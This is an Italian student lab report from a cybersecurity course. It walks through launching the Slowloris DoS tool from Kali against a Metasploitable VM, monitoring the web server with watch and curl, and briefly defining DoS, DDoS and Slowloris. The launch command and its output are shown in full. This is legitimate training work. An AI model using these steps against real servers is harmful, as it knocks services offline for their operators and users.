

W14D1(pratica extra) TULLI ROBERTO PASSWORD CRACKING E MALWARE

Roma 13/10/2025

Traccia:

Simulare un attacco DoS dalla macchina attaccante Kali verso il target Metasploitable utilizzando slowloris:

<https://github.com/gkbrk/slowloris>

Creare un report in cui si descriva:

- DoS
- DDoS
- Slowloris

Lanciare il tool slowloris e verificare la connettività http al target <http://ip-metasploitable>.

Oltre all'ispezione tramite browser, possiamo creare un semplice monitor con il comando watch e curl in grado di verificare, ogni secondo, la connettività http, stampando solo l'head ed evidenziando le differenze tra i diversi output del watch.

Successivamente, utilizzare il tool tcping per monitorare la connettività tcp alla porta 80 di Metasploitable:

https://neotobers.readthedocs.io/en/latest/linux/tcping_on_ubuntu.html

Verificare le differenze tra connessioni http e tcp e aumentare il numero di socket impiegati da slowloris.

1. **Creare un report** che descriva DoS, DDoS e Slowloris

Punto 1:

Macchine necessarie:

- **Kali Linux** (attaccante) - IP: 192.168.50.100
- **Metasploitable** (target/vittima) - IP: 192.168.50.101

Tool necessari:

- slowloris
- watch e curl (per monitoring)

PASSO 2: Installazione e Setup Slowloris

Su Kali Linux:


Lancio il comando necessario all'installazione di Slowloris;

```
git clone https://github.com/gkbrk/slowloris
```

```
cd slowloris
```

Cosa fa questo comando:

- Scarica il tool Slowloris dal repository GitHub
- Ti posiziona nella cartella del tool



```
(kali㉿kali)-[~]  
$ cd slowloris  
  
(kali㉿kali)-[~/slowloris]  
$
```

PASSO 3: Monitoraggio PRIMA dell'Attacco


Apro un nuovo terminale su Kali e lancio:

```
watch -n 1 --differences curl -I http://192.168.50.101 --silent
```

Spiegazione del comando:

- `watch -n 1` = ripete il comando ogni 1 secondo
- `--differences` = evidenzia le differenze tra un'esecuzione e l'altra
- `curl -I` = fa una richiesta HTTP e mostra solo gli header
- `http://192.168.50.101` = indirizzo del server Metasploitable
- `--silent` = non mostra barra di progresso

Screenshot esecuzione comando:



```
Every 1.0s: curl -I http://192.168.50.101 --silent  
  
HTTP/1.1 200 OK  
Date: Mon, 13 Oct 2025 16:22:58 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Content-Type: text/html
```

Questo significa che il server **risponde normalmente**.

PASSO 4: Lancio dell'Attacco Slowloris

Nel primo terminale (dentro la cartella slowloris) lancio il seguente comando:

```
python3 slowloris.py 192.168.50.101 -s 150
```

Spiegazione del comando:

- `python3 slowloris.py` = esegue lo script Python di Slowloris
- `192.168.50.101` = IP target (Metasploitable)
- `-s 150` = numero di connessioni da aprire e mantenere

Il Parametro `-s` :

- Più alto, più è efficace l'attacco
- 150 socket = 150 connessioni HTTP incomplete mantenute aperte
- Satura le risorse del web server

Screenshot esecuzione comando:

```
(kali㉿kali)-[~/slowloris]
$ python3 slowloris.py 192.168.50.101 -s 150
[13-10-2025 12:26:04] Attacking 192.168.50.101 with 150 sockets.
[13-10-2025 12:26:04] Creating sockets ...
[13-10-2025 12:26:08] Sending keep-alive headers ...
[13-10-2025 12:26:08] Socket count: 150
```

PASSO 5: Osservare l'Effetto dell'Attacco

Nel terminale dove ho inviato il comando `watch + curl`:

PRIMA dell'attacco:

- La data si aggiorna ogni secondo
- Il server risponde sempre

DURANTE l'attacco:

- La data **si blocca** (timeout)
- Nessuna risposta dal server

Esempio:

```
Every 1.0s: curl -I http://192.168.50.101 --silent
HTTP/1.1 200 OK
Date: Mon, 13 Oct 2025 16:26:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
```

← DATA FERMA, NON CAMBIA PIÙ!

Report attacchi

1. DoS (Denial of Service)

Un attacco DoS mira a rendere un servizio o un sito web inaccessibile sovraccaricandolo di richieste. Un singolo computer invia un gran numero di richieste al server, esaurendo le risorse come CPU o larghezza di banda, causando l'interruzione del servizio.

2. DDoS (Distributed Denial of Service)

Simile al DoS, ma l'attacco proviene da molteplici fonti distribuite, spesso utilizzando una botnet (una rete di computer infettati). Questo rende più difficile bloccare l'attacco, perché proviene da diverse località e indirizzi IP.

3. Slowloris

È un attacco DoS/DDoS che mantiene aperte le connessioni HTTP al server per lunghi periodi. L'attaccante invia richieste incomplete al server, impedendo che le connessioni vengano chiuse e saturando gradualmente le risorse del web server senza consumare molta banda. A differenza degli attacchi DoS tradizionali che richiedono grande quantità di traffico, Slowloris può essere eseguito anche da una singola macchina con risorse limitate.
